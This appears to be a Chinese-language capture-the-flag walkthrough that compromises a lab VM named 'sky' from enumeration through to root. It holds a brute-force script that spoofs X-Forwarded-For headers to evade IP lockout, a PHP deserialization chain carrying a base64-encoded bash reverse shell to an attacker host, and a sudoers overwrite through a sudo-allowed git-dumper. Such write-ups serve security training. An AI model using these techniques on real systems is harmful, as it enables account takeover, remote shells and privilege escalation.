sky

Nmap

```shell
[root@Hacking] /home/kali
❯ nmap 192.168.55.135 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE4\xBD\xA0\xE6\x9D\xA5\xE5\x88\xB0\xE4\xBA\x86\xE6\xB2\xA1\xE6\x9C\x89\xE7
\x9F\xA5\xE8\xAF\x86\xE7\x9A\x84\xE8\x8D\x92\xE5\x8E\x9F
|_http-server-header: Apache/2.4.62 (Debian)
```

Gobuster

```SHELL
[root@Hacking] /home/kali
❯ gobuster dir -u http://192.168.55.135/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.55.135/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 317] [-->
http://192.168.55.135/images/]
/.php                 (Status: 403) [Size: 279]
/login.php            (Status: 200) [Size: 4305]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/check.php            (Status: 200) [Size: 63]
/ok.php               (Status: 302) [Size: 0] [--> login.php]
/secret.php           (Status: 200) [Size: 208]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

其中login.php经过尝试，错误五次会封禁IP五分钟。secret.php则表示爆破登录是有可能的

```shell
[root@Hacking] /home/kali
❯ curl http://192.168.55.135/secret.php
前面就是国王宝库的大门了，你在一处不起眼的地方找到了前辈留下的信息：
<br>
<!-- “经过我的观察，大门似乎无法被暴力打开，但是，我避他锋芒？” -->
```

Login Brute

登录尝试可以知道用户名是admin，观察一下源码

HTML


```
<body>
    <div class="login-box">
        <div class="logo">
            <h2>国王宝库登录平台</h2>
        </div>

        <form id="loginForm" onsubmit="return handleSubmit(event)">
            <div class="form-group">
                <input type="text" name="username" placeholder="用户名"
required>
                <div class="error-message" id="usernameError"></div>
            </div>

            <div class="form-group">
        <input type="password" name="password" placeholder="密码" required>
        <div class="error-message" id="passwordError"></div>
    </div>

    <div class="form-group">
        <input type="hidden" name="csrf_token" id="csrfToken"
value="dfa2e5d8ccec8181" required>
    </div>

    <button type="submit">登录</button>
            <div class="loading" id="loading">正在验证...</div>
        </form>
    </div>

    <script>
        async function handleSubmit(event) {
            event.preventDefault();
            const form = event.target;
            const loading = document.getElementById('loading');

            try {
                loading.style.display = 'block';
                const formData = new URLSearchParams();
                formData.append('username', form.username.value);
                formData.append('password', form.password.value);
                // 修改后：从DOM获取实时更新的值
                formData.append('csrf_token',
document.getElementById('csrfToken').value);

                const response = await fetch('check.php', {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/x-www-form-urlencoded'
                    },
                    body: formData
                });

                const result = await response.json();

                if (result.status === 'success') {
                    window.location.href = 'ok.php';
                } else {
                    document.getElementById('passwordError').textContent =
result.error;
                    document.getElementById('passwordError').style.display =
'block';
                    // 移除原有的token更新逻辑，改为页面刷新
                    window.location.reload();
                }
            } finally {
                loading.style.display = 'none';
            }
        }
    </script>
<script>
window.addEventListener('load', function() {
    const urlParams = new URLSearchParams(window.location.search);
    if(urlParams.has('logout')) {
        alert('您已成功退出登录');
    }
});
</script>
</body>
</html>
```

其中有一个csrf_token每次访问login.php都会刷新，而且必须携带整个token来进行登录。IP封禁绕过的方式可以联想到X-Forwarded-For头伪造IP来源，那么使用随机IP就可以有更多的尝试机会。爆破脚本如下

PYTHON

```python
import requests
import re
import random

login_page_url = 'http://192.168.55.135/login.php'
login_post_url = 'http://192.168.55.135/check.php'
rockyou_path = '/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt'


def random_ip():
    return '.'.join(str(random.randint(1, 254)) for _ in range(4))
def get_csrf_token():
    r = session.get(login_page_url, headers=headers)
    match = re.search(r'<input[^>]*name="csrf_token"[^>]*value="([^"]+)"', r.text)
    return match.group(1) if match else None


session = requests.Session()

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Content-Type': 'application/x-www-form-urlencoded',
    'X-Forwarded-For': random_ip()
}

count = 0

with open(rockyou_path, 'r', encoding='latin-1') as f:
    for line in f:
        password = line.strip()
        count += 1

        csrf_token = get_csrf_token()
        if not csrf_token:
            print('[!] 获取 CSRF token 失败')
            break

        data = {
            'username': 'admin',
            'password': password,
            'csrf_token': csrf_token
        }

        headers = {
            'User-Agent': 'Mozilla/5.0',
            'Content-Type': 'application/x-www-form-urlencoded',
            'X-Forwarded-For': random_ip()
        }

        print(f'[尝试 #{count}] 用户: admin | 密码: {password}')
        response = session.post(login_post_url, data=data, headers=headers)

        print(f'  → 状态码: {response.status_code}')
        try:
            result = response.json()
            print(f'  → JSON响应: {result}')
            if result.get('status') != 'error':
                print(f'[+] 登录成功: admin / {password}')
                break
            else:
                print(f'[-] 登录失败')
        except Exception:
            print(f'[!] 非JSON响应: {response.text[:100]}')

        if count % 100 == 0:
            print(f'---- 已尝试 {count} 个密码 ----\n')
```

成功得到密码是superman1



```
[-] 登录失败
[尝试 #4290] 用户: admin | 密码: ufkbyf
  → 状态码: 200
  → JSON响应: {'status': 'error', 'error': '密码错误'}
[-] 登录失败
[尝试 #4291] 用户: admin | 密码: twinkle
  → 状态码: 200
  → JSON响应: {'status': 'error', 'error': '密码错误'}
[-] 登录失败
[尝试 #4292] 用户: admin | 密码: susanne
  → 状态码: 200
  → JSON响应: {'status': 'error', 'error': '密码错误'}
[-] 登录失败
[尝试 #4293] 用户: admin | 密码: superman1
  → 状态码: 200
  → JSON响应: {'status': 'success'}
[+] 登录成功: admin / superman1
```

PHP unserialize

进入到ok.php，查看到源码中穿插了PHP代码，提取出来如下

PHP

```php
<?php
class SystemExecutor {
    public function run($cmd) {
        exec($cmd);
    }
}

class FileHandler {
    public $process;
    public $filename;

    public function __toString(){
        $this->process->run($this->filename);
        return 'hello';
    }
}

class CacheManager {
    public $cacheFile;

    public function __call($name, $args) {
        if(preg_match('/(?<=dash)\w+(?=uibi)/', $this->cacheFile)){
            echo 'This is the key point';
        }else{
            echo 'goodgood';
        }
    }
}

class UserSession {
    public $logger;

    public function __destruct() {
        $this->logger->hello();
    }
}

if (isset($_GET['data'])) {
    $data = $_GET['data'];
    unserialize($data);
}
?>
```


整理出来一条反序列化链条

```PHP
UserSession.__destruct()-->CacheManager.__call()-->FileHandler.__toString()-->SystemExecutor.run()
```

生成序列化字符串的代码如下

```php
<?php
class SystemExecutor {

}

class FileHandler {
public $process;
public $filename;

}

class CacheManager {
public $cacheFile;


}

class UserSession {
public $logger;


}

$us =new UserSession();
$cm =new CacheManager();

$us->logger=$cm;

$fh = new FileHandler();

$cm->cacheFile=$fh;

$se = new SystemExecutor();

$fh->process=$se;
$fh->filename='printf
KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -
d|bash';

echo serialize($us);

//O:11:"UserSession":1:{s:6:"logger";O:12:"CacheManager":1:
{s:9:"cacheFile";O:11:"FileHandler":2:
{s:7:"process";O:14:"SystemExecutor":0:{}s:8:"filename";s:82:"printf
KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC41NS40LzQ0NDQgMD4mMSkgJg==|base64 -
d|bash";}}}
```

接收反弹shell，在网站根目录下拿到sky用户的密码



```
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/sky~192.168.55.135_Linux_x86_64/2025_07_29-10_03_49-909.log

www-data@sky:/var/www/html$ ls
check.php  images  index.html  ll1045670921.php  login.php  logout.php  ok.php  secret.php
www-data@sky:/var/www/html$ cat ll1045670921.php
<?php
session_start();
// 生成32位随机CSRF token
$csrf_token = bin2hex(random_bytes(8));
// 存储token到session
$_SESSION['csrf_token'] = $csrf_token;
// 设置响应类型为JSON
header('Content-Type: application/json');
// 返回token给客户端
echo json_encode(['csrf_token' => $csrf_token]);

// 看来你找到了通往天空的密钥：bf4e842c9fea1b77
?>
www-data@sky:/var/www/html$ su sky
Password:
sky@sky:/var/www/html$
```

Root

查看sudo，发现可以执行git-dumper

```
SHELL

sky@sky:~$ sudo -l
Matching Defaults entries for sky on sky:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User sky may run the following commands on sky:
    (ALL) NOPASSWD: /usr/local/bin/git-dumper
```

看一下帮助信息

```shell
sky@sky:~$ sudo /usr/local/bin/git-dumper -h
usage: git-dumper [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                   url
  DIR                   output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  --client-cert-p12 CLIENT_CERT_P12
                        client certificate in PKCS#12
  --client-cert-p12-password CLIENT_CERT_P12_PASSWORD
                        password for the client certificate
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
  -u USER_AGENT, --user-agent USER_AGENT
                        user-agent to use for requests
  -H HEADER, --header HEADER
                        additional http headers, e.g `NAME=VALUE`
```

很明显是从URL抓取一个git仓库，并且可以输出到指定目录，那么很明显可以写入任意文件了。这里就写入一下/etc/sudoers.d/吧，给sky用户ROOT的权限。

- `/etc/sudoers.d/` 是 `sudo` 的 额外配置目录，其作用相当于“插件化”地添加 sudo 权限规则，等效于主配置 `/etc/sudoers` 中的内容。
  先在自己主机上创建一个仓库吧。

SHELL

```
[root@Hacking] /home/kali/sky
❯ git init
hint: Using 'master' as the name for the initial branch. This default branch
name
hint: is subject to change. To configure the initial branch name to use in
all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint:   git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this
command:
hint:
hint:   git branch -m <name>
Initialized empty Git repository in /home/kali/sky/.git/

[root@Hacking] /home/kali/sky (master) ⚡
❯ echo 'sky ALL=(ALL:ALL) NOPASSWD:ALL' >sky

[root@Hacking] /home/kali/sky (master) ⚡
❯ git add sky

[root@Hacking] /home/kali/sky (master) ⚡
❯ git commit -m "Add sudoers"
[master (root-commit) c14eb71] Add sudoers
 1 file changed, 1 insertion(+)
 create mode 100644 sky

[root@Hacking] /home/kali/sky (master) ⚡
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


然后写入/etc/sudoers.d

SHELL

```
sky@sky:~$ sudo /usr/local/bin/git-dumper http://192.168.55.4/
/etc/sudoers.d/
Warning: Destination '/etc/sudoers.d/' is not empty
[-] Testing http://192.168.55.4/.git/HEAD [200]
[-] Testing http://192.168.55.4/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.55.4/.gitignore [404]
[-] http://192.168.55.4/.gitignore responded with status code 404
[-] Fetching http://192.168.55.4/.git/ [200]
[-] Already downloaded http://192.168.55.4/.git/HEAD
[-] Already downloaded http://192.168.55.4/.git/index
[-] Already downloaded http://192.168.55.4/.git/config
[-] Already downloaded http://192.168.55.4/.git/COMMIT_EDITMSG
[-] Already downloaded http://192.168.55.4/.git/description
[-] Fetching http://192.168.55.4/.git/logs/ [200]
[-] Fetching http://192.168.55.4/.git/branches/ [200]
[-] Fetching http://192.168.55.4/.git/hooks/ [200]
[-] Fetching http://192.168.55.4/.git/refs/ [200]
[-] Fetching http://192.168.55.4/.git/objects/ [200]
[-] Already downloaded http://192.168.55.4/.git/logs/HEAD
[-] Fetching http://192.168.55.4/.git/info/ [200]
[-] Fetching http://192.168.55.4/.git/logs/refs/ [200]
[-] Fetching http://192.168.55.4/.git/refs/heads/ [200]
[-] Fetching http://192.168.55.4/.git/refs/tags/ [200]
[-] Fetching http://192.168.55.4/.git/objects/0c/ [200]
[-] Fetching http://192.168.55.4/.git/objects/c1/ [200]
[-] Fetching http://192.168.55.4/.git/objects/84/ [200]
[-] Already downloaded http://192.168.55.4/.git/refs/heads/master
[-] Fetching http://192.168.55.4/.git/objects/info/ [200]
[-] Fetching http://192.168.55.4/.git/objects/pack/ [200]
[-] Already downloaded http://192.168.55.4/.git/hooks/applypatch-msg.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-commit.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-merge-
commit.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-push.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-rebase.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-receive.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/prepare-commit-
msg.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/push-to-
checkout.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/sendemail-
validate.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/update.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/commit-msg.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/fsmonitor-
watchman.sample
```

```
[-] Already downloaded
http://192.168.55.4/.git/objects/0c/b82dbd2c299c4fc73bfe90b4b13f88ea26b367
[-] Already downloaded
http://192.168.55.4/.git/objects/84/cfc965a96d6da86df27dd439a45737293f48a1
[-] Already downloaded http://192.168.55.4/.git/hooks/pre-applypatch.sample
[-] Already downloaded http://192.168.55.4/.git/hooks/post-update.sample
[-] Fetching
http://192.168.55.4/.git/objects/c1/4eb712631b3b5dfc44c442cd34e58d22989c64
[200]
[-] Fetching http://192.168.55.4/.git/logs/refs/heads/ [200]
[-] Already downloaded http://192.168.55.4/.git/info/exclude
[-] Already downloaded http://192.168.55.4/.git/logs/refs/heads/master
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 1 path from the index
sky@sky:~$ sudo -l
Matching Defaults entries for sky on sky:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User sky may run the following commands on sky:
    (ALL) NOPASSWD: /usr/local/bin/git-dumper
    (ALL : ALL) NOPASSWD: ALL
```

最后可以看到成功写入了



```
sky@sky:~$ sudo -l
Matching Defaults entries for sky on sky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User sky may run the following commands on sky:
    (ALL) NOPASSWD: /usr/local/bin/git-dumper
    (ALL : ALL) NOPASSWD: ALL
sky@sky:~$ sudo su
root@sky:/home/sky# id
uid=0(root) gid=0(root) groups=0(root)
root@sky:/home/sky#
```